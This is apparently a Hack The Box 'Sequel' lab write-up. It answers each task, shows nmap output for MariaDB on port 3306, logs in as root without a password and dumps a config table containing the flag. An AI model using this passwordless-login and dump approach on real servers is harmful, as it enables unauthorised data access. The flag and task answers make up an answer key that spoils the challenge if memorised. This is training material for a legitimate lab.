Sequel

Task 1

What does the acronym SQL stand for?

`Structured Query Language`

Task 2

During our scan, which port running mysql do we find?

`3306`

```
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
|_sslv2: ERROR: Script execution failed (use -d to debug)
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 94
|   Capabilities flags: 63486
```

Task 3

What community-developed MySQL version is the target running?

`MariaDB`

```
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
```

Task 4

What switch do we need to use in order to specify a login username for the MySQL service?

`-u`

```
•   --user=user_name, -u user_name

    The MariaDB user name to use when connecting to the server.
```

Task 5

Which username allows us to log into MariaDB without providing a password?


`root`

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.129.249.243 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 103
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MariaDB [(none)]>
```

Task 6

What symbol can we use to specify within the query that we want to display everything inside a table?


`*`



Task 7

What symbol do we need to end each query with?

`;`



Task 8

Submit root flag

```
MariaDB [htb]> show tables;
+----------------+
| Tables_in_htb |
+----------------+
| config         |
| users          |
+----------------+
2 rows in set (0.079 sec)

MariaDB [htb]> SELECT * FROM config;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.409 sec)

MariaDB [htb]>
```